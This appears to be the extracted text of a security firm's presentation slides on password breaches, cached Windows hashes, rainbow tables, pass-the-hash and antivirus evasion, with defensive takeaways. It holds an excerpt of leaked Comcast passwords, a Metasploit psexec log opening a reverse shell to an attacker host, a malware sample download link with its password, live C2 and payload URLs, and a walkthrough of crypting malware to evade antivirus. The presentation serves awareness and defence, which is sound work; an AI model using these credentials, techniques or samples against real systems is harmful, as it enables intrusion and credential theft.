* Pwn is a leetspeak slang term derived from the verb own, as meaning to appropriate or to conquer to gain ownership. The term implies domination or humiliation of a rival, used primarily in the Internet-based video game culture to taunt an opponent who has just been soundly defeated (e.g., "You just got pwned!").

<https://haveibeenpwned.com>

	152,445,165 Adobe accounts		180,468 AhaShare.com accounts
	30,811,934 Ashley Madison accounts		173,891 PHP Freaks accounts
	13,545,468 000webhost accounts		158,093 Boxee accounts
	4,833,678 VTech accounts		148,366 WPT Amateur Poker League accounts
	4,821,262 mail.ru Dump accounts		139,395 StarNet accounts
	4,789,599 Bitcoin Security Forum Gmail Dump accounts		116,465 Pokemon Creed accounts
	4,609,615 Snapchat accounts		107,776 Telecom Regulatory Authority of India accounts
	4,483,605 Money Bookers accounts		104,097 Insanelyi accounts
	3,867,997 Adult Friend Finder accounts		93,992 Mac-Torrents accounts
	3,619,948 Neteller accounts		56,021 Vodafone accounts
	3,474,763 Спрашивай.ру accounts		55,622 Spirol accounts
	3,122,898 MPGH accounts		48,592 Quantum Booter accounts
	2,983,472 XSplit accounts		47,297 Hemmakväll accounts
	2,330,382 Patreon accounts		45,018 Lounge Board accounts
	1,327,567 YouPorn accounts		40,256 Flashback accounts


If you you've had your account compromised in any breach you should change your password



If you you've had your account compromised in any breach you should change your password

COMCAST BREACH

- Lets take a peek at the latest Comcast breach




▶▶ FORESITE

If you you've had your account compromised in any breach you should change your password

Take away:

- Change your passwords often (90 days is probably about right)



COMCAST BREACH

```
C:\Users\foresiteTM\Desktop\Clients\comcast_password.txt - Notepad++
File Edit Search View Encoding Language Settings Macro Run
comcast_password.txt
379409 TL1000R
379410 tl1000rbw1
379411 tl1000rr
379412 tl1000rw
379413 tl110751
379414 TL122690
379415 tl12371237
379416 tl1254t1
379417 tll1d3c4r7
379418 tll1hvm;
379419 tLlmsisnw
379420 tl241952
379421 tl2520
379422 tl332332
379423 tl41v132
379424 tl6615
379425 tl6884
379426 tl696869
379427 tl7.04
379428 TL78per1
379429 tl8228eg
379430 tla91imwed
379431 tlaan
379432 tlachamp
379433 tladnjstp12
379434 tlaj8331
379435 tlallen1
379436 tlaloc
379437 TlaloC6002
379438 tlantril3
379439 tlasotla
379440 tlatcaw2007
```

- As an attacker trying to brute force a hash or a login I will use these public breaches to seed my dictionaries.

- Take away:
- Change your passwords often
- 90 days is probably about right




If you you've had your account compromised in any breach you should change your password

Take away:

- Change your passwords often (90 days is probably about right)

WHAT IS MS-CACHE?

1. `>>> from passlib.hash import msdcc2`
2. `>>> hash = msdcc2.encrypt("Password123", user="test2")`
3. `>>> print hash`
4. `'d7f91bcdec7c0df39396b4efc81123e4'`



What is MS-CACHE?

Any time you login to a domain joined computer a hash of your password is saved to that computer!

What happens when you are in front of a Windows machine, which has a domain account and you can't access the domain (due to network outage or domain server shutdown)? Microsoft solved this problem by saving the hash(es) of the last user(s) that logged into the local machine. These hashes are stored in the Windows registry, by default the last 10 hashes.

The hashing algorithm is well understood MD4(MD4(Unicode(password)) + Unicode(tolower(username))):

Tools exist to dump and crack these hashes

*Assumes caching is enabled (it almost always is)

WHAT IS A RAINBOW TABLE?

Definition:

A **rainbow table** is a pre-computed table for reversing cryptographic hash functions, usually for cracking password hashes. **Tables** are usually used in recovering a plaintext password up to a certain length consisting of a limited set of characters.



Whats a rainbow table?

Definition:

A rainbow table is a precomputed table for reversing cryptographic hash functions, usually for cracking password hashes. Tables are usually used in recovering a plaintext password up to a certain length consisting of a limited set of characters.


Instead of computing a hash, and comparing it to recover the plaintext, a database of every combination of hash and plaintext is already computed.

Want to recover the plaintext of a hash? Just do a lookup

Take away:

Use implementations which salt password hashes increases the time required and the complexity of

A salt is a bit of random data



Whats a rainbow table?

Definition:

A rainbow table is a precomputed table for reversing cryptographic hash functions, usually for cracking password hashes. Tables are usually used in recovering a plaintext password up to a certain length consisting of a limited set of characters.

Instead of computing a hash, and comparing it to recover the plaintext, a database of every combination of hash and plaintext is already computed.

Want to recover the plaintext of a hash? Just do a lookup

Take away:

Use implementations which salt password hashes increases the time required and the complexity of

A salt is a bit of random data

WHAT IF I TOLD YOU EVERYTHING I JUST
SHOWED YOU IS **10 YEARS**
OLD OR OLDER?



PASS-THE-HASH ATTACKS

What every admin thinks...



Does every machine have the same the same local admin password hash?

PASS-THE-HASH ATTACKS



- Reality - most admins have been infected with malware at some point
- Hashes dumped
- But the admin has a 70 character password and it's not feasible to crack it
- Now what?
- Remember: Once a user logs in, his credentials are cached locally and reused by the OS on the user's behalf
- Remember our responder demo? Oh right...



Does every machine have the same the same local admin password hash?

Reality - most admins have been infected with malware at some point

Hashes dumped

But the admin has a 70 character password and it's not feasible to crack it

Now what?

Remember: Once a user logs in, his credentials are cached locally and reused by the OS on the user's behalf

Remember our responder demo? Oh right...

THINGS THAT USE NTLM

- Exchange
- File and print servers
- SQL Server
- Appliances not domain joined



```
msf > search smb hash

Matching Modules
=====

```

Name	Disclosure Date	Rank	Description
auxiliary/admin/oracle/ora_ntlm_stealer	2009-04-07 00:00:00 UTC	normal	Oracle SMB Relay Code Execution
auxiliary/admin/smb/upload_file		normal	SMB File Upload Utility
auxiliary/server/capture/smb		normal	Authentication Capture: SMB
auxiliary/spoof/nbns/nbns_response		normal	NetBIOS Name Service Spoofer
exploit/windows/smb/psexec	1999-01-01 00:00:00 UTC	manual	Microsoft Windows Authenticated User Code Execution

```
msf exploit(psexec) > exploit

*) Started reverse handler on 172.16.1.200:4444
*) Connecting to the server...
*) Authenticating to 172.16.1.1:445|demo as user 'administrator'...
*) Uploading payload...
*) Created \asQY0knq.exe...
*) Binding to 367abb81-9844-35f1-ad32-98f038001003:2.0@ncacn_np:172.16.1.1[\svcctl] ...
*) Bound to 367abb81-9844-35f1-ad32-98f038001003:2.0@ncacn_np:172.16.1.1[\svcctl] ...
*) Obtaining a service manager handle...
*) Creating a new service (UAqjbGny - "MwDHMrV")...
*) Closing service handle...
*) Opening service...
*) Starting the service...
*) Removing the service...
*) Closing service handle...
*) Deleting \asQY0knq.exe...
*) Sending stage (240 bytes) to 172.16.1.1
*) Command shell session 1 opened (172.16.1.200:4444 -> 172.16.1.1:56642) at 2012-07-13 01:10:11

Microsoft Windows [Version 6.0.6002]
Copyright (c) 2006 Microsoft Corporation. All rights reserved.

C:\Windows\system32>
```




- As an attacker how can I use this to my advantage once I have a hash?
- Metasploit
- Psexec module



TOP WAYS TO PREVENT PASSWORD HASH ATTACKS

- Create local account passwords that are different on each system
- Deny local accounts from network logons in (new in windows 8.1)
- Restrict the number of domain admins
- Delegate



If you you've had your account compromised in any breach you should change your password

Take away:

- Change your passwords often (90 days is probably about right)


1. Use separate domain accounts
2. Deny server admins from logging into workstation
3. Deny workstation admins from logging into servers
4. Deny domain admins from logging into any system except a domain controller.
5. Enforce strong password controls
6. Enforce stronger password controls on privileged accounts (Fine grained password policy objects)
 1. Disable cached credentials (for all servers)
 2. Lock out admin accounts faster
 3. Enforce
 4. Disable NTLM and LM challenge response where ever possible
 1. NTLMv2 and Kerberos

https://www.nsa.gov/ia/files/app/Reducing_the_Effectiveness_of_Pass-the-Hash.pdf



QUESTIONS?





MALWARE - ANTIVIRUS IS DEAD



WHAT IS MALWARE?

Malware, short for malicious software, is any software used to disrupt computer operations, gather sensitive information, or gain access to private computer systems

<https://en.wikipedia.org/wiki/Malware>



What is Malware?

Malware, short for malicious software, is any software used to disrupt computer operations, gather sensitive information, or gain access to private computer systems

<https://en.wikipedia.org/wiki/Malware>

WARNING
WARNING
WARNING
WARNING

- Do not execute malware on a computer you don't own.
- Executing malware even on a computer you do own could put you in legal peril.
- Don't try this at home, at work, or anywhere else.



▶▶ FORESITE



▶▶ FORESITE

BANKING TROJAN — AUGUST, 2015

https://malwaretips.com/threads/trojan-banking-pony-cnc-2015-08-19.49831/

Trojan/Rootkit Trojan Banking Pony CnC: 2015.08.19
Discussion in 'Virus Exchange (Malware Samples)' started by Klipsch, Aug 19, 2015.

Page 1 of 2 | 1 | 2 | Next > Watch Thread

Link to malicious samples: <http://www94.zippyshare.com/v/J9Zic9k/file.html>
Password for the malicious sample: **infected**
Verified Malware Samples: **Yes, this only contains malware**
Malware Analysis Report: <https://malwr.com/analysis/NGZjYzc2Zjc1MDQ1NDI1Y2E5ZDUyZjQ0ZVl/mNDI4ZTg/>
Online-scanners results: <https://www.virustotal.com/it/file/a0d84fe3721c23db1de2c9b8952ccb3d66b0eed1c27659cd60bee73ba36d6f9/analysis/144006545/>

Code:

```
rankedcaut.ru 148.251.34.82  
www.ritmicasiemonte.it 62.149.142.168
```

Pony CnC:
hxxp://rankedcaut.ru/gate.php
hxxp://moretsihe.ru/gate.php
hxxp://kewasonrep.ru/gate.php

Downloads Dyre:
hxxp://www.ritmicasiemonte.it/wp-content/plugins/cached_data/k1.exe
hxxp://www.tenente.org/wp-content/plugins/cached_data/k1.exe
hxxp://www.retesolidale.it/wp-content/plugins/cached_data/k1.exe

SHA256 a0d84fe3721c23db1de2c9b8952ccb3d66b0eed1c27659cd60bee73ba36d6f9

VT: 4 / 56

William Revor Foresite Presentation key updated



Lets look at an actual malware sample (From August 8.19.2015)

* Researchers and admins routinely post samples for research purposes.

IS THIS REAL?

294	6..	192.168.0.163	192.112.36.4	DNS	84	Standard query	0x84dc	A rankedcaut.ru OPT
295	6..	192.168.0.163	194.85.252.62	DNS	84	Standard query	0xb2a3	A rankedcaut.ru OPT
296	6..	192.168.0.163	192.41.162.30	DNS	87	Standard query	0xfe7	A ns1.entrydns.net OPT
297	6..	192.168.0.163	78.157.209.35	DNS	87	Standard query	0x3661	A ns2.entrydns.net OPT
298	6..	192.168.0.163	208.67.222.222	DNS	73	Standard query	0xdcf7	A rankedcaut.ru
299	6..	192.168.0.163	192.168.0.1	DNS	73	Standard query	0xdcf7	A rankedcaut.ru
300	6..	192.168.0.163	78.157.209.35	DNS	76	Standard query	0xed1d	A ns1.entrydns.net
301	6..	192.168.0.163	78.157.211.96	DNS	87	Standard query	0x3661	A ns2.entrydns.net OPT
302	6..	192.168.0.163	162.222.182.72	DNS	84	Standard query	0xd354	A rankedcaut.ru OPT
303	6..	192.168.0.163	78.157.211.96	DNS	76	Standard query	0xf7cc	A ns1.entrydns.net
304	6..	192.168.0.163	23.236.58.245	DNS	84	Standard query	0x996b	A rankedcaut.ru OPT
305	6..	192.168.0.163	78.157.211.96	DNS	87	Standard query	0xed1d	A ns1.entrydns.net OPT
306	7..	192.168.0.163	192.168.0.1	NBNS	92	Name query	NB	RANKEDCAUT.RU<00>
307	7..	192.168.0.163	208.67.222.222	DNS	76	Standard query	0x8f81	A dns.msftncsi.com
308	7..	192.168.0.163	208.67.222.222	DNS	76	Standard query	0xed4f	AAAA dns.msftncsi.com
309	7..	CadmusCo_f0:04:...	AsustekC_e8:04:...	ARP	42	192.168.0.163	is at	08:00:27:f0:04:84
310	7..	192.168.0.163	192.168.0.1	NBNS	92	Name query	NB	RANKEDCAUT.RU<00>
311	7..	192.168.0.163	192.168.0.1	NBNS	92	Name query	NB	RANKEDCAUT.RU<00>
312	7..	192.168.0.163	192.168.0.255	NBNS	92	Name query	NB	RANKEDCAUT.RU<00>
313	7..	192.168.0.163	192.168.0.255	NBNS	92	Name query	NB	RANKEDCAUT.RU<00>
314	7..	192.168.0.163	192.168.0.255	NBNS	92	Name query	NB	RANKEDCAUT.RU<00>
315	7..	192.168.0.163	192.168.0.255	NBNS	92	Name query	NB	RANKEDCAUT.RU<00>
316	7..	192.168.0.163	192.168.0.255	NBNS	92	Name query	NB	RANKEDCAUT.RU<00>
317	7..	192.168.0.163	192.168.0.255	NBNS	92	Name query	NB	RANKEDCAUT.RU<00>
318	7..	192.168.0.163	162.222.182.72	DNS	73	Standard query	0x86d7	A rankedcaut.ru
319	7..	192.168.0.163	23.236.58.245	DNS	73	Standard query	0x86d7	A rankedcaut.ru
320	7..	192.168.0.163	208.67.222.222	DNS	73	Standard query	0x699b	A rankedcaut.ru
321	7..	192.168.0.163	192.168.0.1	DNS	73	Standard query	0x699b	A rankedcaut.ru
322	7..	192.168.0.163	192.168.0.1	DNS	73	Standard query	0x699b	A rankedcaut.ru
323	7..	192.168.0.163	193.232.142.17	DNS	84	Standard query	0xhf49	A rankedcaut.ru OPT



Yes, very real! executing in our VM sandbox we can see the malware is active

BUT WE'RE GOOD, RIGHT?

Object (file) detected.

File

C:\Users\foresiteTM\Desktop\Malware Demo
Machine

\a0d84fe3721c23db1de2c9b8952ccbb3d66b0
eed1c27659cd60bee73ba36d6f9.exe

Object name

Trojan-PSW.Win32.Fareit.bdxy




- * Latest Kaspersky AV, latest DAT file.



Yes, very real! executing in our VM sandbox we can see the malware is active

BUT WHAT IF WE ENCRYPT THE MALWARE?



• What's a FUD?



Yes, very real! executing in our VM sandbox we can see the malware is active

"**Crypting services are the primary reason** that if you or someone within your organization is unfortunate enough to have opened a malware-laced attachment in an email in the first 12-24 hours after the bad guys blast it out in a spam run, there is an excellent chance that whatever antivirus tool you or your company relies upon **will not detect this specimen as malicious.**"

-
-
— Brian Krebs,
Investigative Journalist



ENTER PESCRAMBLER

- PEScrambler is a tool to obfuscate win32 binaries automatically.
- It can relocate portions of code and protect them with anti-disassembly code. It also defeats static program flow analysis by re-routing all function calls through a central dispatcher function created by Nick Harbour in 2006.



So lets use an open source example for demonstration:

Enter PEScrambler

PEScrambler is a tool to obfuscate win32 binaries automatically. It can relocate portions of code and protect them with anti-disassembly code. It also defeats static program flow analysis by re-routing all function calls through a central dispatcher function created by Nick Harbour in 2006

HOW DIFFICULT IS IT TO EXECUTE?

```
C:\Users\Administrator\Desktop>PEscrambler.exe -i notpescrambled.exe -o PEScrambled.exe
PE-Scrambler v0.1 (Alpha)
Copyright (C) 2007-2008 Nick Harbour, All Rights Reserved


Loading and Parsing Input File. <done>
Disassembling. <done>
Generating Cross-References. <done>
Remapping CALL Instructions. <done>
Armoring Code. <done>
Writing Output File. <done>
```

Input

Output



HOW UNDETECTABLE ARE THE RESULTS?



DOES THIS THING EVEN WORK?

```
119 5... 192.168.0.163 192.203.230.10 DNS 84 Standard query 0x42c4 A rankedcaut.ru OPT
120 5... 192.168.0.163 208.67.222.222 DNS 73 Standard query 0x3056 A rankedcaut.ru
121 5... 192.168.0.163 192.168.0.1 DNS 73 Standard query 0x3056 A rankedcaut.ru
122 5... 192.168.0.163 208.67.222.222 DNS 73 Standard query 0x3056 A rankedcaut.ru
123 5... CadmusCo_f0:04: AsustekC_e8:04: ARP 42 Who has 192.168.0.1? Tell 192.168.0.163
```



And executing the same malware in our sandbox again...
same behavior nothing has changed...

ORIGINAL SAMPLE IN VIRUSTOTAL

The screenshot shows the VirusTotal interface for a file named 'Malware (1).bin'. The detection ratio is 42 / 55, with a red arrow pointing to the '55' total. The analysis date is 2015-11-27 12:37:57 UTC. Below the header, there are navigation tabs: Analysis, File detail, Relationships, Additional information, Comments (5), Votes, and Behavioural information. A table lists the results from various antivirus engines.

Antivirus	Result	Update
ALYac	Trojan.GenericKD.2660225	20151127
AVG	Zbot.AGBY	20151127
AVware	Trojan.Win32.Generic!BT	20151127
Ad-Aware	Trojan.GenericKD.2660225	20151127
Agnitum	Trojan.PWS.Fareit!milUQu96cNI	20151126



So lets check our sample against different antivirus engines

So again - Original Sample:

AFTER CRYPTING

SHA256: 3324d05a5b39911932bd6b379274fcfb311279aa490f20dbb4f6b75cd9f3aef1

File name: PESCrambled.exe

Detection ratio: 17 / 55

Analysis date: 2015-12-06 03:05:24 UTC (1 minute ago)

Analysis | File detail | Additional information | Comments | Votes

Antivirus	Result	Update
ALYac	Gen.Variant.Symmi.23193	20151204
AVG	Win32/Cryptor	20151206
AVware	Trojan.Win32.Generic.pak/cobra	20151206
Ad-Aware	Gen.Variant.Symmi.23193	20151206
Arcabit	Trojan.Symmi.D5A99	20151206



And after applying PESCrambler

ORIGINAL SAMPLE

File Details	
FILE NAME	notpescrambled.exe
FILE SIZE	292864 bytes
FILE TYPE	PE32 executable (GUI) Intel 80386, for MS Windows
MD5	e0c741b47243043578fb57720abf68b
SHA1	20b567e236b21f11f5b9be46fb5b1247569d25543
SHA256	a0d84fe3721c23db1de2c9b8952ccb3d66b0eed1c27659cd60bee73ba36d6f9
SHA512	e589cfa3f24682618884f3b7631b08cac6cebb56f9b1b815095ade0aa2b790c1ecd35685d2e1f
CRC32	D158DE73
SSDEEP	3072:9i95aCyWtaLOXGn8AIB5MX5P73AVA1UnmSmWomHDMOaQRnGqFJeUAUUUEUAL
YARA	None matched
Download You need to login	

Signatures	
File has been identified by at least one Antivirus on VirusTotal as malicious	
The binary likely contains encrypted or compressed data.	
Steals private information from local internet browsers	
Harvests credentials from local FTP client softwares	
Installs itself for autorun at Windows startup	



And after applying PEscrambler

AFTER CRYPTING

File Details	
FILE NAME	output.exe
FILE SIZE	319488 bytes
FILE TYPE	PE32 executable (GUI) Intel 80386, for MS Windows
MD5	ff764fcd187211202a923f99b723cc54
SHA1	2dd69eed92ed01edd3f3fc5e3f16a8731167f674
SHA256	3324d05a5b39911932bd6b379274fcb311279aa490f20dbb4f6b75cd9f3aef1
SHA512	d446c71167afd5a501aa5e2f268987edc6fd7fe554296f4ec59f1b6c0a7c89a19f3b4ada6ea8601b70207b286e228687
CRC32	09D6F246
SSDEEP	6144:21RQI5ILVQuRoItOzQVATSmWomJ+hr0tCRPk:II56FRRolmSmWomJ+h4tC9k
YARA	None matched

[Download](#) You need to login

Signatures

- File has been identified by at least one AntiVirus on VirusTotal as malicious
- The binary likely contains encrypted or compressed data.
- Steals private information from local Internet browsers
- Harvests credentials from local FTP client softwares
- Installs itself for autorun at Windows startup

You didn't think blacklisting
By hash value was effective right?

Antivirus only show "Packed"




Same Analysis for the PEsrambled Sample

TAKEAWAYS

- PEscrambler has been around for 10 years!
- It still is mostly effective (Kaspersky scanned clean, AV didn't pick up until after I ran the sample through virustotal)
- There are many other open source solutions
- AV that did detect simply detected this as "packed" / Crypter which could easily be a false positive



COMMERCIAL SOLUTIONS



So What if I wanted a commercial version of this

How would I buy malware?

I'd probably start at google!



Aegis Crypter

The official website of aegis crypter

[Home](#) [BuyUnique](#) [BuyPrivate](#) [BuyPlan](#) [Contact](#) [Download](#) [WebLogin](#)

Sunday, 22 November 2015

Aegis Crypter 8.1

Aegis Crypter 8.1 official version

Protect your exe files

Download link

About Me



[G+](#) Follow 0

[View my complete profile](#)

Posted by Aegis Crypter at 04:08 3 comments:

[M](#) [D](#) [T](#) [F](#) [G+](#) [+2](#) Recommend this on Google



BEST FUD

Aegis Crypter Main Feature

- ✓ Anti-Virtual Machine
- ✓ Anti-SandBox
- ✓ Add Startup
- ✓ Inject browser
- ✓ Bypass UAC
- ✓ Stub Update
- ✓ UPX Compression
- ✓ Spoof Extensions
- ✓ Files Binder
- ✓ More.....

Purchase

Public version	Private version	Unique stub
\$ 0 /month	\$ 30 /month	\$ 100 / unique stub
Free forever	Need payment	Need payment
